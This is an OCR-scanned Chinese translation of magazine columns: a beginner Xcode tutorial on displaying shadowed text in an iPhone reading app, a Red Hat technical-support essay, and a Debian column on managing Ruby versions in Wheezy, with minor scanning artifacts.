URL http://bit.ly/AndroidStudioDemo4
秒表应用示例[44:10开始]
URL http://bit.ly/AndroidStudioDemo5

菜鸟编程入门

开发一个iPhone阅读类应用

第5回

阅读类应用当然要显示文字！

GimmiQ（GimmiQ；Itanokumanbou&lio&reverse）
http://ninebonz.net/
http://www.studioloupe.com/
插图/中川 悠京
译/芳龙

本连载希望从未做过编程的人也可以体验制作APP的乐趣。此次我们将介绍像阅读类应用一样在画面上显示文字的方法。

这期讲什么呢？

托大家的福，本连载迎来了第5回。本期将介绍对于阅读类应用而言必不可少的文字显示功能。如图1所示，我们希望在各页面上显示标题和正文。闲话就不多说了，接下来介绍一下操作步骤。

▼图1　本期将要完成的图像



使用UILabel显示文字

我们为前面连载中做成的项目加入文字显示功能。用Xcode打开已做成的应用程序的项目（名为MyBook2.xcodeproj）。

步骤1

把显示标题文字的控件配置在第一页。


在Xcode左侧的Project Navigator（项目导航）中点击MainStoryboard.storyboard，打开StoryBoard，接着从Xcode右侧的Object library（对象库）把“Label”控件拖入到Page1ViewController中（图step1-1）。

step1-1



然后调整刚才配置的Label控件的大小。点击Label，使之保持被选中状态，然后点击Xcode右侧的Size inspector（尺寸确认）图标，可以确认图像的位置（X和Y坐标）和大小（Width：宽；Height：高）。把这些值设置成和图step1-2一样。这个Label就是各个页面的标题。

step1-2



步 骤 2

把刚才配置好的Label的字体大小等设置成标题所用的样式。


首先把字体调大，并加粗。保持Label为被选中状态，点击Xcode右侧的Attribute Inspector（属性窗口）（图step2-1）。

点击“Font”项目的T图标，弹出字体设置菜单。点击字体设置菜单中的“Font”选项，把字体设置为“System Bold”，这样就把文字设置成粗体了。另外，编辑“Size”选项，设置为27，把字体变大。


其次，改变字体的颜色。点击属性窗口的“Color”选项，选择“White Color”，把字体颜色设置成白色（图step2-2）。

最后，把文字的对齐方式设置成“居中”显示。点击属性窗口的“Allgnment”选项的正中间的图标，使之保持被选中状态（图step2-3）。这样标题文字的修饰工作就完成了。

step2-1



step2-2



step2-3




步 骤 3

接下来设置标题所显示的文字。

在属性窗口的文本输入框里输入标题的内容（图step3-1）。初始值显示的是“Label”。由于范例的第一页是一副沙漠的图片，所以这里输入表示沙漠的意思的英文单词“Desert”。

step3-1




步骤 4


配置用于显示正文的控件。

因为和显示标题使用的是相同的控件，所以从对象库中再拖一个“Label”放到Page1ViewController中（图step4-1）。大小按照图step4-2来设置。

step4-1



step4-2



步骤 5

将表示正文的Label的外观设置成正文所需的样式。


参照第二步，在属性窗口把字体设置成“System Italic”。这意味着把字体设置成了斜体。字体的大小保持初始值17就可以了。将字体颜色设置成白色，对齐方式设置成“居中”显示。

表示正文的Label中还要进行一项设置，即属性窗口中的Lines选项（图step5-1）。这是设置“Label”控件可以显示多少行的选项。初始值是1，对于标题的Label而言，保持不变即可。但是正文不可能只有1行，所以需要修改这个值。本例中设为10行。


在文本输入框里输入正文要显示的内容后制作就完成了（图step5-2）。本例中输入了关于沙漠的说明文字。

至此显示字体的设置就全部结束了。

step5-1



step5-2



运行确认

步骤 6

完成这一步后，运行一下，确认第1页的显示内容。

点击Xcode窗口左上角的“Run”(执行)图标。怎么样？是不是显示出如图step6-1所示的画面了？虽然显示文字的目的达到了，但是由于背景图片的原因，可能文字读起来有点费劲。

step6-1



更高级的文字修饰

下面我们来追加程序代码，实现更高级的文字修饰。

步骤 7

点击Xcode左侧的项目导航中的“Page1ViewController.h”，显示其源代码。在代码 `IBOutlet UIImageView *page1Image;`之后添加如下两行。

```
IBOutlet UILabel *titleLabel;
IBOutlet UILabel *bodyLabel;
```

同样，在 `@property (nonatomic, retain) IBOutlet UIImageView *page1Image;` 之后添加如下两行。

```
@property (nonatomic, retain) IBOutlet UILabel *titleLabel;
@property (nonatomic, retain) IBOutlet UILabel *bodyLabel;
```

然后“Page1ViewController.h”就应该如图step7-1所示。

step7-1

```
@interface Page1ViewController : UIViewController{

    IBOutlet UIImageView *page1Image;

    IBOutlet UILabel *titleLabel;
    IBOutlet UILabel *bodyLabel;
}

@property (nonatomic, retain) IBOutlet UIImageView *page1Image;
@property (nonatomic, retain) IBOutlet UILabel *titleLabel;
@property (nonatomic, retain) IBOutlet UILabel *bodyLabel;

@end
```

步骤 8

接下来在实现文件“Page1ViewController.m”中添加代码。

在代码 **@synthesize page1Image;** 之后添加如下两行。

```
@synthesize titleLabel;
@synthesize bodyLabel;
```

另外，在 **- (void)viewDidLoad** 中添加如下代码（添加位置参照图step8-1）。

```
// 给文字添加修饰
// 设置阴影的格式
NSShadow *shadowAttr = [[NSShadow alloc] init];
[shadowAttr setShadowColor:[UIColor blackColor]];
[shadowAttr setShadowBlurRadius:5.0];

// 把阴影样式运用到标题
NSMutableAttributedString *titleText = [[NSMutableAttributedString alloc]
initWithString:titleLabel.text];
[titleText addAttribute:NSShadowAttributeName value:shadowAttr range:NSMakeRange(0,
[titleText length])];
titleLabel.attributedText = titleText;

// 把阴影样式运用到正文
NSMutableAttributedString *bodyText = [[NSMutableAttributedString alloc]
initWithString:bodyLabel.text];
[bodyText addAttribute:NSShadowAttributeName value:shadowAttr range:NSMakeRange(0,
[bodyText
length])];
bodyLabel.attributedText = bodyText;
```

“Page1ViewController.m”是不是变得和图step8-1一样了？

简单说明一下这段代码是做什么的。在STEP7中添加的“UILabel”具有用于修饰的属性（attributedText），用这个属性做成文字周围的阴影的设定（NSShadow），并运用到“titleLabel”和“bodyLabel”。

至此，设定程序怎样运行的“剧本”已经完成了，接下来分配一下“角色”。

步骤 9

在故事版（Storyboard）左侧的“Page1 View Controller”，按住 control 键并点击，会弹出一个对话框（图step9-1）。

按住菜单“Outlets”下的“titleLabel”右端的○，然后拖动鼠标，会出现蓝色的线，把这个线如图step9-1那样连接到标题用的“Label”。

同样把“bodyLabel”如图step9-2那样与正文用的“Label”连接到一起。这样就把“角色”分配好了。

step8-1

```
@synthesize page1Image;
@synthesize titleLabel;
@synthesize bodyLabel;

- (id)initWithNibName:(NSString *)nibNameOrNil bundle:(NSBundle *)nibBundleOrNil
{
    self = [super initWithNibName:nibNameOrNil bundle:nibBundleOrNil];
    if (self) {
        // Custom initialization
    }
    return self;
}

- (void)viewDidLoad
{
    [super viewDidLoad];
    // Do any additional setup after loading the view.

    if (UI_USER_INTERFACE_IDIOM() == UIUserInterfaceIdiomPhone) {

        CGRect frame = [[UIScreen mainScreen] bounds];
        if (frame.size.height==568.0) {
            [page1Image setImage:[UIImage imageNamed:@"Page1-568h.png"]];
        } else {
        }
    }


    // 给文字添加修饰
    // 设置阴影的格式
    NSShadow *shadowAttr = [[NSShadow alloc] init];
    [shadowAttr setShadowColor:[UIColor blackColor]];
    [shadowAttr setShadowBlurRadius:5.0];

    //  把阴影样式运用到标题
    NSMutableAttributedString *titleText = [[NSMutableAttributedString alloc] initWithString:titleLabel.text];
    [titleText addAttribute:NSShadowAttributeName value:shadowAttr range:NSMakeRange(0, [titleText length])];
    titleLabel.attributedText = titleText;


    //  把阴影样式运用到正文
    NSMutableAttributedString *bodyText = [[NSMutableAttributedString alloc] initWithString:bodyLabel.text];
    [bodyText addAttribute:NSShadowAttributeName value:shadowAttr range:NSMakeRange(0, [bodyText length])];
    bodyLabel.attributedText = bodyText;

}
```

step9-1



step9-2



运行进行最终确认

步 骤 10

再运行一次来确认效果。是不是和本文开头的图1一样，在文字周围加上了阴影效果，读起来更容易了？看起来也更酷了？同样，请尝试一下在别的页面上也加上文字显示。

下期讲什么呢？


怎么样？从连载开始到本回的内容为止，作为“书”的最基本的功能应该都已经具备了。既然是应用程序，从下回开始就要添加应用程序特有的功能了。敬请期待！



话说“技术支持”工作

小西 高之
KONISHI Takayuki
译/王凤波


红帽（股份）全球支持服务技术支持工程师



轻松“穿越”跨栏


大家好！我叫小西。初次见面，请多关照。在公司里我是一个素来无人问津的不起眼的小人物，只是因为偶然间与正在物色撰稿人的藤田先生对视了一下，便有幸担当起了本次惠比寿报道的撰稿工作。上篇报道中，大村先生将跨栏一下子提升到了难以逾越的高度，然而栏杆太高了反而可以轻易地从下面穿越，让我可以放下包袱，轻松愉快地为大家完成本篇报道。

笔者与大村一样，都是红帽公司的技术支持工程师。不知道大家对于技术支持工作是否有所了解。笔者在入职红帽公司之前从事的是开发工作，而且对于所使用的软件产品从来没有过向有关技术支持部门进行咨询的经历，所以在自己亲自从事技术支持工作之前，对于技术支持的概念一直是很模糊的。这一次笔者就围绕着技术支持的日常工作内容为大家做一下介绍。顺便提一下，笔者所在的部门负责的是JBoss Enterprise Application Platform等中间件的支持工作，另外还有一个部门负责Red Hat Enterprise Linux等平台的支持工作。



中间件的最新资讯

在进入正题之前，首先与大家分享一下中间件产品的几个最新动向，当然也可能会涉及一些老生常谈的内容。首先，社区版JBoss Application Server（JBoss AS）已经正式更名为WildFly[①]（参见图1）。如今JBoss这一名称在社区、JBoss AS以及各种各样的中间件产品中都有着广泛的应用，已经很难区别具体指的是什么了，所以社区就更名一事举行了投票，并于4月份正式做出了更名的决定，同时还公布了WildFly的LOGO。关于WildFly的变化之处，其中一项就是迄今为止JBoss AS中的Web容器组件一直都是采用源于Tomcat的JBossWeb[②]，而WildFly中则更换成了一个叫作Undertow[③]的组件，并追加了一些新的功能，比如Websocket相关的处理等。WildFly的第一个版本号是WildFly 8，接棒JBoss AS 7。截至本篇报道撰稿之时，最新发布的版本是8.0.0.Alpha3，而且正在面向Java EE 7进行着下一版本的开发活动。



话说“技术支持”工作

技术支持工作首先从客户提出的咨询开始。

▼图1　WildFly的LOGO标志



我们公司通过客户门户系统（简称CP[④]）以及电

① http://wildfly.org/
② http://www.jboss.org/jbossweb
③ http://undertow.io/
④ http://access.redhat.com/

话的形式受理客户提出的问题，为了尽快地为客户做出解答，我们每天都在不懈地努力工作着。客户提出的每一个问题都会被整理成问题票，并被登录到问题票管理系统中。一线技术工程师会对其进行初步确认。从前笔者在从事开发工作的时候，首先会将开发项目分解成多个任务，然后再逐一去完成。问题票的分拣工作与此很是相近，但是处理方法却截然不同，大致可以概括为以下几点。



每一个问题票
都有明确的回答期限



在开发工作中，对于完成某个任务所需要的时间可以提前进行预估，而在支持工作中，咨询的回答期限是有明确要求的，比如有的咨询要求在24小时之内必须做出相应的解答。咨询内容的难易度与回答期限没有任何的关联，最好能够马上就做出解答。然而有些问题相当复杂，是无论如何也难以在规定的期限之内予以解决的。但是话又说回来，对于这样的问题该如何尽快地予以解决，也正是我们技术支持工作的最大乐趣。



首先进行案例调查



开发工作肯定会涉及编码、修改设计、测试等实实在在的工作内容，而技术支持工作却未必全部都需要动手去调查。首先可以查看一下知识库。知识库中清晰地汇总了以往的咨询内容以及解决方法，有时只要查询一下日志消息就可以一下子找到想要的答案。另外，我们公司的产品也有社区版的，因此有时也可以从社区网站[⑤]中寻找到答案。这些工作从某种程度上而言只要通过一些机械性的操作就可以完成。另外CP系统中也引进了一套试用版的知识库自动检索功能[⑥]，可以在客户填写提问内容的同时自动检索并提示类似的知识点。如果客户提问的问题与自动提示的知识点一致，那就有望能够尽早地解决该问题了。但是由于用户的使用方法不同，环境也存在着差异，所以几乎每天都会有新的案例发生，并被积累到知识库当中。


⑤ 中间件请参见http://jboss.org/
⑥ 现在只支持英文。



专家出场



而在找不到相似案例的时候就要视情况查看源代码，或者采取将问题再现的方式来寻求答案。如果这样依然无法解决的话，就要尽快委托相关领域的专家进行协助调查了。知道该何时请专家出场是非常关键的。首先要在技术支持部门内部请求协助[⑦]，有时甚至会请远在欧洲或者美国的专家做出解答。如果这样依然无法找到答案的话，就需要进一步请教开发该软件的技术人员了。另外，我们还时常向平台小组请求协助，因为很多他们看来常识性的东西在中间件技术人员看来往往却是很陌生的。反过来亦是如此，因此通过向他们进行咨询，同时也实现了双方的互补互惠。




工作流程的日常改善

想必通过上面的介绍大家对于大致的工作流程已经有了一定的了解，然而具体的工作流程实际上是经常发生变化的。例如，自从我们去年对知识库的编辑工具做出较大修改以来，就一直在不断地对接口进行细微的调整。从小的层面上讲，各个工程师也会制作一些Greasemonkey脚本或者简单的工具分享给大家使用，因此与半年前相比，工作流程的变化可以说达到了惊人的程度。当然变化太大有时候也会令人摸不着头脑，但是从整体上而言，与总是一成不变地固守同一工作方法相比，反复不断地进行反馈与改善才是更好的选择。

这一次，我们以工作流程为中心为大家介绍了技术支持工作。正如上面为大家介绍的那样，为了尽快地解决客户所咨询的问题，技术

⑦ 需要使用英文对概要和提问内容进行总结。

支持工程师们每天都在努力地奋斗着。除此之外，技术支持团队还参与着产品的国际化以及产品的开发工作。这是OSS产品的与众不同之处，我想也正是OSS产品最具魅力的地方吧。



因为是惠比寿报道

回顾以前的惠比寿报道，我有一个重大的发现，那就是几乎每个小标题的前面都有一个鲷鱼的插图，可似乎从来没有人谈起过惠比寿的鲷鱼！在距离JR火车站东出口步行几分钟的一个小巷子里，有一家叫作“HIIRAGI”的鲷鱼烧小店，颇有名气。这里的鲷鱼烧在经过30多分钟的烧烤之后，外皮酥脆，豆馅润滑，十分香甜可口。可以作为午餐后的茶点，也可以作为小礼品赠送亲朋好友。如果大家有机会光临惠比寿，请一定去试一试，建议大家购买之后立即品尝，味道更佳。

另外，多次听人介绍说这里的午餐味道很好，所以我为大家制作了一份简单的午餐攻略图[⑧]，大家可以借鉴一下。

⑧ http://goo.gl/maps/5Aj3G

文/Debian JP Project　佐佐木洋平(Youhei Sasaki)
uwabami@debian.or.jp　Twitter：@uwabami　译/王凤波

Ruby in Debian(1)

Debian热点

引　子

Software Design的读者朋友们，你们好。我是Debian JP Project的佐佐木。本期将由我接替山根秀树来负责专栏Debian热点的撰写工作，还请大家多多关照。

本期和下期的Debian热点将为大家介绍一下Debian中的Ruby以及Ruby相关软件的打包工作。与前几期讨论的内容相比，可能风格上会略有不同，但是大家可以把它作为分布式开发的一个经典案例来阅读，希望大家能够喜欢。

Ruby in Debian

首先为大家简要地介绍一下Debian中Ruby包的情况。现在Debian中Ruby的相关程序包涉及以下三个版本，截至本文撰稿之时，stable(Wheezy)、testing(Jessie)、unstable(Sid)全部都已经使用相同的版本完成了打包工作。

- Ruby 1.8.7(patchlevel 358)
- Ruby 1.9.3(1.9.3p194, rev 34510)
- JRuby 1.5.6(ruby 1.8.7 patchlevel 249)

正如大家所知道的那样，其中Ruby 1.8.7已经从2013年6月30日起正式脱离了Debian的支持范围。这与2011年10月6日公布的日程安排是一致的。根据这个日程安排，关于Debian7.1(Wheezy)中是否提供对于Ruby1.8.7的支持，曾经引发过讨论，并开展了相关的迁移工作以及无法迁移的程序包的应对工作。结果因为与Ruby1.8.7息息相关的其他程序包的迁移工作难以在发布之前(准确地说应该是在宣布冻结之前)完成，所以Wheezy中没有删除而是保留了对于Ruby1.8.7的支持。虽然正式的日程还没有确定，但是testing和unstable也将于近期内删除Ruby1.8.7。由此Wheezy将成为Debian中最后一个提供Ruby1.8.7的发布版本。

另外，Ruby的最新版本是1.7.4，而Debian中的程序包则是稍微老一点的版本，这是因为Ruby是在Wheezy冻结之前被正式纳入为Debian程序包的，因此错过了上游更新的时机。今后计划由Debian Java Team实施更新。

除此之外，现在正在开发中的程序包包括：

- Rubinius①
- mruby②
- Ruby 2.0③

mruby目前正处于测试阶段，感兴趣的读者请务必使用mruby的Pack ge Track ng System(PTS)与维护工程师取得联系。另外，Ruby 20 将于近期被上传到unstable中。

① #591817 - ITP: rubinius -- Rubinius is an imple mentation of the Ruby programming language URL http://bugs.debian.org/cgi-bin/bugreport.cgi?bug=59181
② Debian Package Tracking System - mruby URL http://packages.qa.debian.org/m/mruby.html
③ #697703 - ITP: ruby2.0 -- Ruby Programming Language URL http://bugs.debian.org/cgi-bin/bugreport.cgi?bug=697703

Ruby in Wheezy

接下来为大家概括一下Ruby在新稳定版Wheezy中的变化之处。



CRuby alternatives、ruby-switch

在旧稳定版Squeeze中，/usr/bin/ruby是指向/usr/bin/ruby1.8的符号链接。到了Wheezy以后，开始通过Alternatives对/usr/bin/ruby进行管理，并可以根据需要将/usr/bin/ruby切换到ruby1.8或者ruby1.9.1。如果您使用的环境中同时安装了ruby1.8和ruby1.9.1，那么默认情况下，/usr/bin/ruby执行的将是/usr/bin/ruby1.9.1④，如图1所示。如果希望/usr/bin/ruby执行/usr/bin/ruby1.8，则可以通过使用update-alternatives将/usr/bin/ruby切换至/usr/bin/ruby1.8（图2）。

gem也同样可以进行切换。为此，/usr/bin/ruby执行/usr/bin/ruby1.8而/usr/bin/gem执行/usr/bin/gem1.9.1的特殊情况也是可以实现的。但话虽如此，实在是难以想象得到实现这一情况的用途是什么（恐怕是忘记切换了吧）。为了实现ruby和gem的同时切换，从Wheezy以后开始引入了一款叫作ruby-switch的程序包（图3）。

归根结底，ruby-switch命令只不过是根据需要的次数多次重复调用update-alternatives而已，但是因为它能够一次性实现系统层面的Ruby切换操作，因此希望大家务必对其加以灵活使用。



外部库的包名和安装路径的变更

迄今为止，与Ruby没有进行捆绑的（比如类似于Gem中发布的）外部库，其软件包大体上都被命名为了诸如libfoo-ruby1.8、libfoo-ruby1.9.1之类，正如这些名称所表示的那样，ruby1.8用的包和ruby1.9.1用的包分别进行了

④ 命令名称使用的是/usr/bin/ruby19，但实际执行的是ruby19。因为ruby19和ruby19是二进制兼容的（soname没有变化），所以命令名称继续沿用了ruby1.9.1。

▼图1　默认情况下执行/usr/bin/ruby1.9.1

```
$ ls -la /usr/bin/ruby
lrwxrwxrwx 1 root root 22 6月 10 18:39 /usr/bin/ruby
  -> /etc/alternatives/ruby
$ ls -la /etc/alternatives/ruby
lrwxrwxrwx 1 root root 18 6月 12 05:21 /etc/alternatives/ruby
  -> /usr/bin/ruby1.9.1
$ ruby -v
ruby 1.9.3p194 (2012-04-20 revision 35410) [x86_64-linux]
```

▼图2　将/usr/bin/ruby切换至/usr/bin/ruby1.8

```
$ sudo update-alternatives --config ruby
alternative ruby（提供/usr/bin/ruby）中有2个可选项。

可选项    路径                优先级    状态
------------------------------------------------------------
* 0       /usr/bin/ruby1.9.1   51       自动模式
  1       /usr/bin/ruby1.8     50       手动模式
  2       /usr/bin/ruby1.9.1   51       手动模式
保持当前选择项 [*]不变请按Enter键，否则请输入
选项编号: 1
update-alternatives: /usr/bin/ruby (ruby) 将通过手动
模式使用/usr/bin/ruby1.8
$ ruby -v
ruby 1.8.7 (2012-02-08 patchlevel 358) [x86_64-linux]
```

打包处理。但是，pure Ruby library（多数情况下）所提供的文件都是相同的，如果都分别打包，实在是有些违背节约精神。因此，在Wheezy发布之前开展了一项修改工作，将这些包汇总成了ruby-foo形式的单一包[⑤]。包的具体命名方法如下。

- 库包采取ruby-{Gem名称}的形式
  例如：ruby-gtk2、ruby-activerecord、ruby-hikidoc
- 应用程序采取{Gem名称}的形式
  例如：rails、rubygems、cucumber、jekyll

⑤ Debian/Ruby Wheezy Transition
URL http //pg- ruby-ek rasa liothd biano rg/wheezy/
令人遗憾的是，在Wheezy发布之前（准确地说应该是在冻结之前）修改工作未能结束，并且现在依然在进行当中，迟迟未能完成。

▼图3　使用ruby-switch实现ruby和gem的同时切换

```
$ sudo apt-get install ruby-switch
（中略）
$ ruby-switch
Usage:

  ruby-switch --list
    Lists available Ruby interpreters

  ruby-switch --check
    Checks the current Ruby alternatives configuration

  ruby-switch --set RUBYINTERPRETER
    Changes the current Ruby interpreter

  ruby-switch --auto
    Uses the default Ruby interpreter
$ ruby-switch --list
ruby1.8
ruby1.9.1
$ sudo ruby-switch --set ruby1.9.1
$ ruby-switch --check
Currently using: ruby1.9.1
--------------------------

ruby    -> /usr/bin/ruby1.9.1
gem     -> /usr/bin/gem1.9.1
```

只要知道Gem名称，就可以知道所需要的包是什么了。

另外，对这些包的安装路径也做了修改，具体如下。

- pure Ruby library：vendordir
- 使用C编写的扩展库：vendorarchdir

在笔者所使用的amd64环境中，分别如图4所示[⑥]。

Bundler、rbenv

关于Ruby用户所熟悉的Bundler和rbenv，Wheezy也开始提供支持了。

如图5所示，在您所使用的shell的配置文件中加上`eval "$(rbenv init -)"`，就可以使用rbenv了。Debian的rbenv或多或少地进行了一些修改，从而确保了Debian程序包中的CRuby的相关处理也可以通过rbenv来进行管理（图6）。

另外，为了使用Debian的程序包来解决Bundler中的依存关系问题，Wheezy还提供了对于rubygems-integration包的支持。大家可以尝试着在安装该包之后执行一下`gem list`（图7）。这里所显示的rdoc（3.9.4）

⑥ 与Ruby捆绑在一起的库跟以前一样，依然安装在/usr/lib/ruby/{1.8,1.9.1}路径下。

▼图4　程序包的安装路径

```
$ ruby -rrbconfig -e "p RbConfig::CONFIG['vendordir']"
"/usr/lib/ruby/vendor_ruby"
$ ruby -rrbconfig -e "p RbConfig::CONFIG['vendorarchdir']"
"/usr/lib/ruby/vendor_ruby/1.9.1/x86_64-linux"
$ ruby1.8 -rrbconfig -e "p RbConfig::CONFIG['vendorarchdir']"
"/usr/lib/ruby/vendor_ruby/1.8/x86_64-linux"
```

表示的是ruby1.9.1包的RDoc。虽然并不是所有的包中都提供了gemspec文件这一点很令人遗憾，但是从Wheezy开始，rbenv、Bundler的应用，甚至与Debian程序包的协同应用都成为了可能。

结束语

本期我们对Debian的Ruby环境，特别是Wheezy的Ruby环境进行了一次总结。下期将继续为大家介绍“在与Debian程序包保持协调的同时追踪Ruby HEAD的方法”以及“从gem文件到Debian程序包的简单创建”。

我们下期不见不散！

▼图5　rbenv的使用

```
$ sudo apt-get install rbenv
（中略）
$ rbenv init
# Load rbenv automatically by adding
# the following to ~/.zshrc:

eval "$(rbenv init -)"
```

▼图6　Debian程序包的Ruby也可以通过rbenv进行管理


```
$ rbenv alternatives
Added 1.8.7-debian
Added 1.9.3-debian
$ rbenv versions
1.8.7-debian
1.9.3-debian
```

▼图7　通过rubygems-integration可以从gem看到Debian程序包

```
$ sudo apt-get install rubygems-integration
（中略）
$ gem list

*** LOCAL GEMS ***


rdoc (3.9.4)
```



第41回 Ubuntu Monthly Report

LibreOffice 4.1的新功能

Ubuntu Japanese Team
文/AWASHIROI Ikuya
ikuya@fruitsbasket.info
译/余玮



